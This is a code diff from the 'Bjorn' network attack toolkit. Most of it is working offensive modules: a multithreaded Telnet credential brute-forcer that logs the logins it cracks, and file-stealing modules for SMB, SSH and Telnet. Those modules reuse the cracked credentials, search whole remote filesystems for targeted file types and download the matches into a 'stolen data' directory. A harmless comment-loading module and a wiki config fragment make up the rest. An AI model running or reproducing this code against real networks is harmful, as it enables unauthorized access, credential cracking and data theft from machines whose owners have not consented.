conn = self.connect_smb(ip, '', '')
|
||||
shares = self.list_shares(conn)
|
||||
return conn, shares
|
||||
except Exception as e:
|
||||
logger.info(f"Anonymous access to {ip} failed: {e}")
|
||||
return None, None
|
||||
|
||||
if not credentials and not try_anonymous_access():
|
||||
logger.error(f"No valid credentials found for {ip}. Skipping...")
|
||||
return 'failed'
|
||||
|
||||
def timeout():
|
||||
"""
|
||||
Timeout function to stop the execution if no SMB connection is established.
|
||||
"""
|
||||
if not self.smb_connected:
|
||||
logger.error(f"No SMB connection established within 4 minutes for {ip}. Marking as failed.")
|
||||
self.stop_execution = True
|
||||
|
||||
timer = Timer(240, timeout) # 4 minutes timeout
|
||||
timer.start()
|
||||
|
||||
# Attempt anonymous access first
|
||||
success = False
|
||||
conn, shares = try_anonymous_access()
|
||||
if conn and shares:
|
||||
for share in shares:
|
||||
if share.isSpecial or share.isTemporary or share.name in IGNORED_SHARES:
|
||||
continue
|
||||
remote_files = self.find_files(conn, share.name, '/')
|
||||
mac = row['MAC Address']
|
||||
local_dir = os.path.join(self.shared_data.datastolendir, f"smb/{mac}_{ip}/{share.name}")
|
||||
if remote_files:
|
||||
for remote_file in remote_files:
|
||||
if self.stop_execution:
|
||||
break
|
||||
self.steal_file(conn, share.name, remote_file, local_dir)
|
||||
success = True
|
||||
countfiles = len(remote_files)
|
||||
logger.success(f"Successfully stolen {countfiles} files from {ip}:{port} via anonymous access")
|
||||
conn.close()
|
||||
if success:
|
||||
timer.cancel() # Cancel the timer if the operation is successful
|
||||
|
||||
# Track which shares have already been accessed anonymously
|
||||
attempted_shares = {share.name for share in shares} if success else set()
|
||||
|
||||
# Attempt to steal files using each credential for shares not accessed anonymously
|
||||
for share, creds in credentials.items():
|
||||
if share in attempted_shares or share in IGNORED_SHARES:
|
||||
continue
|
||||
for username, password in creds:
|
||||
if self.stop_execution:
|
||||
break
|
||||
try:
|
||||
logger.info(f"Trying credential {username}:{password} for share {share} on {ip}")
|
||||
conn = self.connect_smb(ip, username, password)
|
||||
if conn:
|
||||
remote_files = self.find_files(conn, share, '/')
|
||||
mac = row['MAC Address']
|
||||
local_dir = os.path.join(self.shared_data.datastolendir, f"smb/{mac}_{ip}/{share}")
|
||||
if remote_files:
|
||||
for remote_file in remote_files:
|
||||
if self.stop_execution:
|
||||
break
|
||||
self.steal_file(conn, share, remote_file, local_dir)
|
||||
success = True
|
||||
countfiles = len(remote_files)
|
||||
logger.info(f"Successfully stolen {countfiles} files from {ip}:{port} on share '{share}' with user '{username}'")
|
||||
conn.close()
|
||||
if success:
|
||||
timer.cancel() # Cancel the timer if the operation is successful
|
||||
break # Exit the loop as we have found valid credentials
|
||||
except Exception as e:
|
||||
logger.error(f"Error stealing files from {ip} on share '{share}' with user '{username}': {e}")
|
||||
|
||||
# Ensure the action is marked as failed if no files were found
|
||||
if not success:
|
||||
logger.error(f"Failed to steal any files from {ip}:{port}")
|
||||
return 'failed'
|
||||
else:
|
||||
return 'success'
|
||||
else:
|
||||
logger.error(f"Parent action not successful for {ip}. Skipping steal files action.")
|
||||
return 'failed'
|
||||
except Exception as e:
|
||||
logger.error(f"Unexpected error during execution for {ip}:{port}: {e}")
|
||||
return 'failed'
|
||||
|
||||
if __name__ == "__main__":
|
||||
try:
|
||||
shared_data = SharedData()
|
||||
steal_files_smb = StealFilesSMB(shared_data)
|
||||
# Add test or demonstration calls here
|
||||
except Exception as e:
|
||||
logger.error(f"Error in main execution: {e}")
|
||||
@@ -0,0 +1,173 @@
|
||||
"""
|
||||
steal_files_ssh.py - This script connects to remote SSH servers using provided credentials, searches for specific files, and downloads them to a local directory.
|
||||
"""
|
||||
|
||||
import os
|
||||
import paramiko
|
||||
import logging
|
||||
import time
|
||||
from rich.console import Console
|
||||
from threading import Timer
|
||||
from shared import SharedData
|
||||
from logger import Logger
|
||||
|
||||
# Configure the logger
|
||||
logger = Logger(name="steal_files_ssh.py", level=logging.DEBUG)
|
||||
|
||||
# Define the necessary global variables
|
||||
b_class = "StealFilesSSH"
|
||||
b_module = "steal_files_ssh"
|
||||
b_status = "steal_files_ssh"
|
||||
b_parent = "SSHBruteforce"
|
||||
b_port = 22
|
||||
|
||||
class StealFilesSSH:
|
||||
"""
|
||||
Class to handle the process of stealing files from SSH servers.
|
||||
"""
|
||||
def __init__(self, shared_data):
|
||||
try:
|
||||
self.shared_data = shared_data
|
||||
self.sftp_connected = False
|
||||
self.stop_execution = False
|
||||
logger.info("StealFilesSSH initialized")
|
||||
except Exception as e:
|
||||
logger.error(f"Error during initialization: {e}")
|
||||
|
||||
def connect_ssh(self, ip, username, password):
|
||||
"""
|
||||
Establish an SSH connection.
|
||||
"""
|
||||
try:
|
||||
ssh = paramiko.SSHClient()
|
||||
ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
|
||||
ssh.connect(ip, username=username, password=password)
|
||||
logger.info(f"Connected to {ip} via SSH with username {username}")
|
||||
return ssh
|
||||
except Exception as e:
|
||||
logger.error(f"Error connecting to SSH on {ip} with username {username}: {e}")
|
||||
raise
|
||||
|
||||
def find_files(self, ssh, dir_path):
|
||||
"""
|
||||
Find files in the remote directory based on the configuration criteria.
|
||||
"""
|
||||
try:
|
||||
stdin, stdout, stderr = ssh.exec_command(f'find {dir_path} -type f')
|
||||
files = stdout.read().decode().splitlines()
|
||||
matching_files = []
|
||||
for file in files:
|
||||
if self.shared_data.orchestrator_should_exit :
|
||||
logger.info("File search interrupted.")
|
||||
return []
|
||||
if any(file.endswith(ext) for ext in self.shared_data.steal_file_extensions) or \
|
||||
any(file_name in file for file_name in self.shared_data.steal_file_names):
|
||||
matching_files.append(file)
|
||||
logger.info(f"Found {len(matching_files)} matching files in {dir_path}")
|
||||
return matching_files
|
||||
except Exception as e:
|
||||
logger.error(f"Error finding files in directory {dir_path}: {e}")
|
||||
raise
|
||||
|
||||
def steal_file(self, ssh, remote_file, local_dir):
|
||||
"""
|
||||
Download a file from the remote server to the local directory.
|
||||
"""
|
||||
try:
|
||||
sftp = ssh.open_sftp()
|
||||
self.sftp_connected = True # Mark SFTP as connected
|
||||
remote_dir = os.path.dirname(remote_file)
|
||||
local_file_dir = os.path.join(local_dir, os.path.relpath(remote_dir, '/'))
|
||||
os.makedirs(local_file_dir, exist_ok=True)
|
||||
local_file_path = os.path.join(local_file_dir, os.path.basename(remote_file))
|
||||
sftp.get(remote_file, local_file_path)
|
||||
logger.success(f"Downloaded file from {remote_file} to {local_file_path}")
|
||||
sftp.close()
|
||||
except Exception as e:
|
||||
logger.error(f"Error stealing file {remote_file}: {e}")
|
||||
raise
|
||||
|
||||
def execute(self, ip, port, row, status_key):
|
||||
"""
|
||||
Steal files from the remote server using SSH.
|
||||
"""
|
||||
try:
|
||||
if 'success' in row.get(self.b_parent_action, ''): # Verify if the parent action is successful
|
||||
self.shared_data.bjornorch_status = "StealFilesSSH"
|
||||
# Wait a bit because it's too fast to see the status change
|
||||
time.sleep(5)
|
||||
logger.info(f"Stealing files from {ip}:{port}...")
|
||||
|
||||
# Get SSH credentials from the cracked passwords file
|
||||
sshfile = self.shared_data.sshfile
|
||||
credentials = []
|
||||
if os.path.exists(sshfile):
|
||||
with open(sshfile, 'r') as f:
|
||||
lines = f.readlines()[1:] # Skip the header
|
||||
for line in lines:
|
||||
parts = line.strip().split(',')
|
||||
if parts[1] == ip:
|
||||
credentials.append((parts[3], parts[4]))
|
||||
logger.info(f"Found {len(credentials)} credentials for {ip}")
|
||||
|
||||
if not credentials:
|
||||
logger.error(f"No valid credentials found for {ip}. Skipping...")
|
||||
return 'failed'
|
||||
|
||||
def timeout():
|
||||
"""
|
||||
Timeout function to stop the execution if no SFTP connection is established.
|
||||
"""
|
||||
if not self.sftp_connected:
|
||||
logger.error(f"No SFTP connection established within 4 minutes for {ip}. Marking as failed.")
|
||||
self.stop_execution = True
|
||||
|
||||
timer = Timer(240, timeout) # 4 minutes timeout
|
||||
timer.start()
|
||||
|
||||
# Attempt to steal files using each credential
|
||||
success = False
|
||||
for username, password in credentials:
|
||||
if self.stop_execution or self.shared_data.orchestrator_should_exit:
|
||||
logger.info("File search interrupted.")
|
||||
break
|
||||
try:
|
||||
logger.info(f"Trying credential {username}:{password} for {ip}")
|
||||
ssh = self.connect_ssh(ip, username, password)
|
||||
remote_files = self.find_files(ssh, '/')
|
||||
mac = row['MAC Address']
|
||||
local_dir = os.path.join(self.shared_data.datastolendir, f"ssh/{mac}_{ip}")
|
||||
if remote_files:
|
||||
for remote_file in remote_files:
|
||||
if self.stop_execution or self.shared_data.orchestrator_should_exit:
|
||||
logger.info("File search interrupted.")
|
||||
break
|
||||
self.steal_file(ssh, remote_file, local_dir)
|
||||
success = True
|
||||
countfiles = len(remote_files)
|
||||
logger.success(f"Successfully stolen {countfiles} files from {ip}:{port} using {username}")
|
||||
ssh.close()
|
||||
if success:
|
||||
timer.cancel() # Cancel the timer if the operation is successful
|
||||
return 'success' # Return success if the operation is successful
|
||||
except Exception as e:
|
||||
logger.error(f"Error stealing files from {ip} with username {username}: {e}")
|
||||
|
||||
# Ensure the action is marked as failed if no files were found
|
||||
if not success:
|
||||
logger.error(f"Failed to steal any files from {ip}:{port}")
|
||||
return 'failed'
|
||||
else:
|
||||
logger.error(f"Parent action not successful for {ip}. Skipping steal files action.")
|
||||
return 'failed'
|
||||
except Exception as e:
|
||||
logger.error(f"Unexpected error during execution for {ip}:{port}: {e}")
|
||||
return 'failed'
|
||||
|
||||
if __name__ == "__main__":
|
||||
try:
|
||||
shared_data = SharedData()
|
||||
steal_files_ssh = StealFilesSSH(shared_data)
|
||||
# Add test or demonstration calls here
|
||||
except Exception as e:
|
||||
logger.error(f"Error in main execution: {e}")
|
||||
@@ -0,0 +1,180 @@
|
||||
"""
|
||||
steal_files_telnet.py - This script connects to remote Telnet servers using provided credentials, searches for specific files, and downloads them to a local directory.
|
||||
"""
|
||||
|
||||
import os
|
||||
import telnetlib
|
||||
import logging
|
||||
import time
|
||||
from rich.console import Console
|
||||
from threading import Timer
|
||||
from shared import SharedData
|
||||
from logger import Logger
|
||||
|
||||
# Configure the logger
|
||||
logger = Logger(name="steal_files_telnet.py", level=logging.DEBUG)
|
||||
|
||||
# Define the necessary global variables
|
||||
b_class = "StealFilesTelnet"
|
||||
b_module = "steal_files_telnet"
|
||||
b_status = "steal_files_telnet"
|
||||
b_parent = "TelnetBruteforce"
|
||||
b_port = 23
|
||||
|
||||
class StealFilesTelnet:
|
||||
"""
|
||||
Class to handle the process of stealing files from Telnet servers.
|
||||
"""
|
||||
def __init__(self, shared_data):
|
||||
try:
|
||||
self.shared_data = shared_data
|
||||
self.telnet_connected = False
|
||||
self.stop_execution = False
|
||||
logger.info("StealFilesTelnet initialized")
|
||||
except Exception as e:
|
||||
logger.error(f"Error during initialization: {e}")
|
||||
|
||||
def connect_telnet(self, ip, username, password):
|
||||
"""
|
||||
Establish a Telnet connection.
|
||||
"""
|
||||
try:
|
||||
tn = telnetlib.Telnet(ip)
|
||||
tn.read_until(b"login: ")
|
||||
tn.write(username.encode('ascii') + b"\n")
|
||||
if password:
|
||||
tn.read_until(b"Password: ")
|
||||
tn.write(password.encode('ascii') + b"\n")
|
||||
tn.read_until(b"$", timeout=10)
|
||||
logger.info(f"Connected to {ip} via Telnet with username {username}")
|
||||
return tn
|
||||
except Exception as e:
|
||||
logger.error(f"Telnet connection error for {ip} with user '{username}' & password '{password}': {e}")
|
||||
return None
|
||||
|
||||
def find_files(self, tn, dir_path):
|
||||
"""
|
||||
Find files in the remote directory based on the config criteria.
|
||||
"""
|
||||
try:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("File search interrupted due to orchestrator exit.")
|
||||
return []
|
||||
tn.write(f'find {dir_path} -type f\n'.encode('ascii'))
|
||||
files = tn.read_until(b"$", timeout=10).decode('ascii').splitlines()
|
||||
matching_files = []
|
||||
for file in files:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("File search interrupted due to orchestrator exit.")
|
||||
return []
|
||||
if any(file.endswith(ext) for ext in self.shared_data.steal_file_extensions) or \
|
||||
any(file_name in file for file_name in self.shared_data.steal_file_names):
|
||||
matching_files.append(file.strip())
|
||||
logger.info(f"Found {len(matching_files)} matching files in {dir_path}")
|
||||
return matching_files
|
||||
except Exception as e:
|
||||
logger.error(f"Error finding files on Telnet: {e}")
|
||||
return []
|
||||
|
||||
def steal_file(self, tn, remote_file, local_dir):
|
||||
"""
|
||||
Download a file from the remote server to the local directory.
|
||||
"""
|
||||
try:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("File stealing process interrupted due to orchestrator exit.")
|
||||
return
|
||||
local_file_path = os.path.join(local_dir, os.path.relpath(remote_file, '/'))
|
||||
local_file_dir = os.path.dirname(local_file_path)
|
||||
os.makedirs(local_file_dir, exist_ok=True)
|
||||
with open(local_file_path, 'wb') as f:
|
||||
tn.write(f'cat {remote_file}\n'.encode('ascii'))
|
||||
f.write(tn.read_until(b"$", timeout=10))
|
||||
logger.success(f"Downloaded file from {remote_file} to {local_file_path}")
|
||||
except Exception as e:
|
||||
logger.error(f"Error downloading file {remote_file} from Telnet: {e}")
|
||||
|
||||
def execute(self, ip, port, row, status_key):
|
||||
"""
|
||||
Steal files from the remote server using Telnet.
|
||||
"""
|
||||
try:
|
||||
if 'success' in row.get(self.b_parent_action, ''): # Verify if the parent action is successful
|
||||
self.shared_data.bjornorch_status = "StealFilesTelnet"
|
||||
logger.info(f"Stealing files from {ip}:{port}...")
|
||||
# Wait a bit because it's too fast to see the status change
|
||||
time.sleep(5)
|
||||
# Get Telnet credentials from the cracked passwords file
|
||||
telnetfile = self.shared_data.telnetfile
|
||||
credentials = []
|
||||
if os.path.exists(telnetfile):
|
||||
with open(telnetfile, 'r') as f:
|
||||
lines = f.readlines()[1:] # Skip the header
|
||||
for line in lines:
|
||||
parts = line.strip().split(',')
|
||||
if parts[1] == ip:
|
||||
credentials.append((parts[3], parts[4]))
|
||||
logger.info(f"Found {len(credentials)} credentials for {ip}")
|
||||
|
||||
if not credentials:
|
||||
logger.error(f"No valid credentials found for {ip}. Skipping...")
|
||||
return 'failed'
|
||||
|
||||
def timeout():
|
||||
"""
|
||||
Timeout function to stop the execution if no Telnet connection is established.
|
||||
"""
|
||||
if not self.telnet_connected:
|
||||
logger.error(f"No Telnet connection established within 4 minutes for {ip}. Marking as failed.")
|
||||
self.stop_execution = True
|
||||
|
||||
timer = Timer(240, timeout) # 4 minutes timeout
|
||||
timer.start()
|
||||
|
||||
# Attempt to steal files using each credential
|
||||
success = False
|
||||
for username, password in credentials:
|
||||
if self.stop_execution or self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Steal files execution interrupted due to orchestrator exit.")
|
||||
break
|
||||
try:
|
||||
logger.info(f"Trying credential {username}:{password} for {ip}")
|
||||
tn = self.connect_telnet(ip, username, password)
|
||||
if tn:
|
||||
remote_files = self.find_files(tn, '/')
|
||||
mac = row['MAC Address']
|
||||
local_dir = os.path.join(self.shared_data.datastolendir, f"telnet/{mac}_{ip}")
|
||||
if remote_files:
|
||||
for remote_file in remote_files:
|
||||
if self.stop_execution or self.shared_data.orchestrator_should_exit:
|
||||
logger.info("File stealing process interrupted due to orchestrator exit.")
|
||||
break
|
||||
self.steal_file(tn, remote_file, local_dir)
|
||||
success = True
|
||||
countfiles = len(remote_files)
|
||||
logger.success(f"Successfully stolen {countfiles} files from {ip}:{port} using {username}")
|
||||
tn.close()
|
||||
if success:
|
||||
timer.cancel() # Cancel the timer if the operation is successful
|
||||
return 'success' # Return success if the operation is successful
|
||||
except Exception as e:
|
||||
logger.error(f"Error stealing files from {ip} with user '{username}': {e}")
|
||||
|
||||
# Ensure the action is marked as failed if no files were found
|
||||
if not success:
|
||||
logger.error(f"Failed to steal any files from {ip}:{port}")
|
||||
return 'failed'
|
||||
else:
|
||||
logger.error(f"Parent action not successful for {ip}. Skipping steal files action.")
|
||||
return 'failed'
|
||||
except Exception as e:
|
||||
logger.error(f"Unexpected error during execution for {ip}:{port}: {e}")
|
||||
return 'failed'
|
||||
|
||||
if __name__ == "__main__":
|
||||
try:
|
||||
shared_data = SharedData()
|
||||
steal_files_telnet = StealFilesTelnet(shared_data)
|
||||
# Add test or demonstration calls here
|
||||
except Exception as e:
|
||||
logger.error(f"Error in main execution: {e}")
|
||||
@@ -0,0 +1,206 @@
|
||||
"""
|
||||
telnet_connector.py - This script performs a brute-force attack on Telnet servers using a list of credentials,
|
||||
and logs the successful login attempts.
|
||||
"""
|
||||
|
||||
import os
|
||||
import pandas as pd
|
||||
import telnetlib
|
||||
import threading
|
||||
import logging
|
||||
import time
|
||||
from queue import Queue
|
||||
from rich.console import Console
|
||||
from rich.progress import Progress, BarColumn, TextColumn, SpinnerColumn
|
||||
from shared import SharedData
|
||||
from logger import Logger
|
||||
|
||||
# Configure the logger
|
||||
logger = Logger(name="telnet_connector.py", level=logging.DEBUG)
|
||||
|
||||
# Define the necessary global variables
|
||||
b_class = "TelnetBruteforce"
|
||||
b_module = "telnet_connector"
|
||||
b_status = "brute_force_telnet"
|
||||
b_port = 23
|
||||
b_parent = None
|
||||
|
||||
class TelnetBruteforce:
|
||||
"""
|
||||
Class to handle the brute-force attack process for Telnet servers.
|
||||
"""
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
self.telnet_connector = TelnetConnector(shared_data)
|
||||
logger.info("TelnetConnector initialized.")
|
||||
|
||||
def bruteforce_telnet(self, ip, port):
|
||||
"""
|
||||
Perform brute-force attack on a Telnet server.
|
||||
"""
|
||||
return self.telnet_connector.run_bruteforce(ip, port)
|
||||
|
||||
def execute(self, ip, port, row, status_key):
|
||||
"""
|
||||
Execute the brute-force attack.
|
||||
"""
|
||||
self.shared_data.bjornorch_status = "TelnetBruteforce"
|
||||
success, results = self.bruteforce_telnet(ip, port)
|
||||
return 'success' if success else 'failed'
|
||||
|
||||
class TelnetConnector:
|
||||
"""
|
||||
Class to handle Telnet connections and credential testing.
|
||||
"""
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
self.scan = pd.read_csv(shared_data.netkbfile)
|
||||
|
||||
if "Ports" not in self.scan.columns:
|
||||
self.scan["Ports"] = None
|
||||
self.scan = self.scan[self.scan["Ports"].str.contains("23", na=False)]
|
||||
|
||||
self.users = open(shared_data.usersfile, "r").read().splitlines()
|
||||
self.passwords = open(shared_data.passwordsfile, "r").read().splitlines()
|
||||
|
||||
self.lock = threading.Lock()
|
||||
self.telnetfile = shared_data.telnetfile
|
||||
# If the file does not exist, it will be created
|
||||
if not os.path.exists(self.telnetfile):
|
||||
logger.info(f"File {self.telnetfile} does not exist. Creating...")
|
||||
with open(self.telnetfile, "w") as f:
|
||||
f.write("MAC Address,IP Address,Hostname,User,Password,Port\n")
|
||||
self.results = [] # List to store results temporarily
|
||||
self.queue = Queue()
|
||||
self.console = Console()
|
||||
|
||||
def load_scan_file(self):
|
||||
"""
|
||||
Load the netkb file and filter it for Telnet ports.
|
||||
"""
|
||||
self.scan = pd.read_csv(self.shared_data.netkbfile)
|
||||
|
||||
if "Ports" not in self.scan.columns:
|
||||
self.scan["Ports"] = None
|
||||
self.scan = self.scan[self.scan["Ports"].str.contains("23", na=False)]
|
||||
|
||||
def telnet_connect(self, adresse_ip, user, password):
|
||||
"""
|
||||
Establish a Telnet connection and try to log in with the provided credentials.
|
||||
"""
|
||||
try:
|
||||
tn = telnetlib.Telnet(adresse_ip)
|
||||
tn.read_until(b"login: ", timeout=5)
|
||||
tn.write(user.encode('ascii') + b"\n")
|
||||
if password:
|
||||
tn.read_until(b"Password: ", timeout=5)
|
||||
tn.write(password.encode('ascii') + b"\n")
|
||||
|
||||
# Wait to see if the login was successful
|
||||
time.sleep(2)
|
||||
response = tn.expect([b"Login incorrect", b"Password: ", b"$ ", b"# "], timeout=5)
|
||||
tn.close()
|
||||
|
||||
# Check if the login was successful
|
||||
if response[0] == 2 or response[0] == 3:
|
||||
return True
|
||||
except Exception as e:
|
||||
pass
|
||||
return False
|
||||
|
||||
def worker(self, progress, task_id, success_flag):
|
||||
"""
|
||||
Worker thread to process items in the queue.
|
||||
"""
|
||||
while not self.queue.empty():
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping worker thread.")
|
||||
break
|
||||
|
||||
adresse_ip, user, password, mac_address, hostname, port = self.queue.get()
|
||||
if self.telnet_connect(adresse_ip, user, password):
|
||||
with self.lock:
|
||||
self.results.append([mac_address, adresse_ip, hostname, user, password, port])
|
||||
logger.success(f"Found credentials IP: {adresse_ip} | User: {user} | Password: {password}")
|
||||
self.save_results()
|
||||
self.removeduplicates()
|
||||
success_flag[0] = True
|
||||
self.queue.task_done()
|
||||
progress.update(task_id, advance=1)
|
||||
|
||||
def run_bruteforce(self, adresse_ip, port):
|
||||
self.load_scan_file() # Reload the scan file to get the latest IPs and ports
|
||||
|
||||
mac_address = self.scan.loc[self.scan['IPs'] == adresse_ip, 'MAC Address'].values[0]
|
||||
hostname = self.scan.loc[self.scan['IPs'] == adresse_ip, 'Hostnames'].values[0]
|
||||
|
||||
total_tasks = len(self.users) * len(self.passwords)
|
||||
|
||||
for user in self.users:
|
||||
for password in self.passwords:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce task addition.")
|
||||
return False, []
|
||||
self.queue.put((adresse_ip, user, password, mac_address, hostname, port))
|
||||
|
||||
success_flag = [False]
|
||||
threads = []
|
||||
|
||||
with Progress(SpinnerColumn(), TextColumn("[progress.description]{task.description}"), BarColumn(), TextColumn("[progress.percentage]{task.percentage:>3.0f}%")) as progress:
|
||||
task_id = progress.add_task("[cyan]Bruteforcing Telnet...", total=total_tasks)
|
||||
|
||||
for _ in range(40): # Adjust the number of threads based on the RPi Zero's capabilities
|
||||
t = threading.Thread(target=self.worker, args=(progress, task_id, success_flag))
|
||||
t.start()
|
||||
threads.append(t)
|
||||
|
||||
while not self.queue.empty():
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce.")
|
||||
while not self.queue.empty():
|
||||
self.queue.get()
|
||||
self.queue.task_done()
|
||||
break
|
||||
|
||||
self.queue.join()
|
||||
|
||||
for t in threads:
|
||||
t.join()
|
||||
|
||||
return success_flag[0], self.results # Return True and the list of successes if at least one attempt was successful
|
||||
|
||||
def save_results(self):
|
||||
"""
|
||||
Save the results of successful login attempts to a CSV file.
|
||||
"""
|
||||
df = pd.DataFrame(self.results, columns=['MAC Address', 'IP Address', 'Hostname', 'User', 'Password', 'Port'])
|
||||
df.to_csv(self.telnetfile, index=False, mode='a', header=not os.path.exists(self.telnetfile))
|
||||
self.results = [] # Reset temporary results after saving
|
||||
|
||||
def removeduplicates(self):
|
||||
"""
|
||||
Remove duplicate entries from the results file.
|
||||
"""
|
||||
df = pd.read_csv(self.telnetfile)
|
||||
df.drop_duplicates(inplace=True)
|
||||
df.to_csv(self.telnetfile, index=False)
|
||||
|
||||
if __name__ == "__main__":
|
||||
shared_data = SharedData()
|
||||
try:
|
||||
telnet_bruteforce = TelnetBruteforce(shared_data)
|
||||
logger.info("Starting Telnet brute-force attack on port 23...")
|
||||
|
||||
# Load the netkb file and get the IPs to scan
|
||||
ips_to_scan = shared_data.read_data()
|
||||
|
||||
# Execute the brute-force attack on each IP
|
||||
for row in ips_to_scan:
|
||||
ip = row["IPs"]
|
||||
logger.info(f"Executing TelnetBruteforce on {ip}...")
|
||||
telnet_bruteforce.execute(ip, b_port, row, b_status)
|
||||
|
||||
logger.info(f"Total number of successes: {len(telnet_bruteforce.telnet_connector.results)}")
|
||||
exit(len(telnet_bruteforce.telnet_connector.results))
|
||||
except Exception as e:
|
||||
logger.error(f"Error: {e}")
|
||||

|
Before Width: | Height: | Size: 1.4 MiB |
@@ -0,0 +1,71 @@
|
||||
# comment.py
|
||||
# This module defines the `Commentaireia` class, which provides context-based random comments.
|
||||
# The comments are based on various themes such as "IDLE", "SCANNER", and others, to simulate
|
||||
# different states or actions within a network scanning and security context. The class uses a
|
||||
# shared data object to determine delays between comments and switches themes based on the current
|
||||
# state. The `get_commentaire` method returns a random comment from the specified theme, ensuring
|
||||
# comments are not repeated too frequently.
|
||||
|
||||
import random
|
||||
import time
|
||||
import logging
|
||||
import json
|
||||
from init_shared import shared_data
|
||||
from logger import Logger
|
||||
import os
|
||||
|
||||
logger = Logger(name="comment.py", level=logging.DEBUG)
|
||||
|
||||
class Commentaireia:
|
||||
"""Provides context-based random comments for bjorn."""
|
||||
def __init__(self):
|
||||
self.shared_data = shared_data
|
||||
self.last_comment_time = 0 # Initialize last_comment_time
|
||||
self.comment_delay = random.randint(self.shared_data.comment_delaymin, self.shared_data.comment_delaymax) # Initialize comment_delay
|
||||
self.last_theme = None # Initialize last_theme
|
||||
self.themes = self.load_comments(self.shared_data.commentsfile) # Load themes from JSON file
|
||||
|
||||
def load_comments(self, commentsfile):
|
||||
"""Load comments from a JSON file."""
|
||||
cache_file = commentsfile + '.cache'
|
||||
|
||||
# Check if a cached version exists and is newer than the original file
|
||||
if os.path.exists(cache_file) and os.path.getmtime(cache_file) >= os.path.getmtime(commentsfile):
|
||||
try:
|
||||
with open(cache_file, 'r') as file:
|
||||
comments_data = json.load(file)
|
||||
logger.info("Comments loaded successfully from cache.")
|
||||
return comments_data
|
||||
except (FileNotFoundError, json.JSONDecodeError):
|
||||
logger.warning("Cache file is corrupted or not found. Loading from the original file.")
|
||||
|
||||
# Load from the original file if cache is not used or corrupted
|
||||
try:
|
||||
with open(commentsfile, 'r') as file:
|
||||
comments_data = json.load(file)
|
||||
logger.info("Comments loaded successfully from JSON file.")
|
||||
# Save to cache
|
||||
with open(cache_file, 'w') as cache:
|
||||
json.dump(comments_data, cache)
|
||||
return comments_data
|
||||
except FileNotFoundError:
|
||||
logger.error(f"The file '{commentsfile}' was not found.")
|
||||
return {"IDLE": ["Default comment, no comments file found."]} # Fallback to a default theme
|
||||
except json.JSONDecodeError:
|
||||
logger.error(f"The file '{commentsfile}' is not a valid JSON file.")
|
||||
return {"IDLE": ["Default comment, invalid JSON format."]} # Fallback to a default theme
|
||||
|
||||
def get_commentaire(self, theme):
|
||||
""" This method returns a random comment based on the specified theme."""
|
||||
current_time = time.time() # Get the current time in seconds
|
||||
if theme != self.last_theme or current_time - self.last_comment_time >= self.comment_delay: # Check if the theme has changed or if the delay has expired
|
||||
self.last_comment_time = current_time # Update the last comment time
|
||||
self.last_theme = theme # Update the last theme
|
||||
|
||||
if theme not in self.themes:
|
||||
logger.warning(f"The theme '{theme}' is not defined, using the default theme IDLE.")
|
||||
theme = "IDLE"
|
||||
|
||||
return random.choice(self.themes[theme]) # Return a random comment based on the specified theme
|
||||
else:
|
||||
return None
|
||||
@@ -1,109 +0,0 @@
|
||||
/**
|
||||
* AcidWiki Configuration
|
||||
* Customize your wiki by changing the values below.
|
||||
*/
|
||||
const CONFIG = {
|
||||
// Project Information
|
||||
projectName: "BJORN",
|
||||
projectSubtitle: "BJORN WIKI",
|
||||
description: "Official Documentation and Wiki for BJORN Cyber Viking",
|
||||
|
||||
// Versioning Settings
|
||||
// type: "github" (automatic from API) or "local" (manual)
|
||||
versioning: {
|
||||
type: "github",
|
||||
manualVersion: "v1.0.0",
|
||||
manualDate: "2026-01-21"
|
||||
},
|
||||
|
||||
// GitHub Repository (for version checking when type is "github")
|
||||
// Format: "username/repo"
|
||||
repo: "Bjorn/Bjorn",
|
||||
branch: "wiki",
|
||||
|
||||
// Theme Settings
|
||||
themes: [
|
||||
{ id: "dark", name: "Dark Mode", file: "themes/dark.css", isDark: true },
|
||||
{ id: "dim", name: "Dim Mode", file: "themes/light.css", isDark: true },
|
||||
{ id: "electric-blue", name: "Electric Blue", file: "themes/electric-blue.css", isDark: true },
|
||||
{ id: "cyberpunk", name: "Cyberpunk", file: "themes/cyberpunk.css", isDark: true },
|
||||
{ id: "forest", name: "Forest", file: "themes/forest.css", isDark: true },
|
||||
{ id: "monochrome", name: "Monochrome", file: "themes/monochrome.css", isDark: true },
|
||||
{ id: "retro-hackers", name: "Retro Hackers", file: "themes/retro-hackers.css", isDark: true },
|
||||
{ id: "retro-hackers-w", name: "Retro Hackers White", file: "themes/retro-hackers-w.css", isDark: false },
|
||||
{ id: "retro-acid-burn", name: "Retro Acid Burn", file: "themes/retro-acid-burn.css", isDark: true },
|
||||
{ id: "paper", name: "Paper", file: "themes/paper.css", isDark: false },
|
||||
{ id: "solarized-light", name: "Solarized Light", file: "themes/solarized-light.css", isDark: false },
|
||||
{ id: "nord-light", name: "Nord Light", file: "themes/nord-light.css", isDark: false },
|
||||
{ id: "paper-sepia", name: "Sepia Paper", file: "themes/paper-sepia.css", isDark: false },
|
||||
{ id: "paper-cool", name: "Cool Paper", file: "themes/paper-cool.css", isDark: false },
|
||||
{ id: "retro-irc", name: "Retro IRC", file: "themes/retro-irc.css", isDark: false },
|
||||
{ id: "nature", name: "Nature", file: "themes/nature.css", isDark: false },
|
||||
{ id: "glassmorphism", name: "Glassmorphism", file: "themes/glassmorphism.css", isDark: true }
|
||||
],
|
||||
defaultTheme: "dark",
|
||||
|
||||
// Feature Toggles
|
||||
features: {
|
||||
showChangelog: true,
|
||||
showSearch: true,
|
||||
showSocialBadges: true,
|
||||
showThemeToggle: true,
|
||||
pageTransitions: true,
|
||||
autoCollapseSidebar: false
|
||||
},
|
||||
|
||||
// Custom Navigation Links
|
||||
// Inserted at the top or bottom of the sidebar
|
||||
links: {
|
||||
top: [
|
||||
{ name: "Main Site", url: "https://example.com", icon: "external-link" }
|
||||
],
|
||||
bottom: [
|
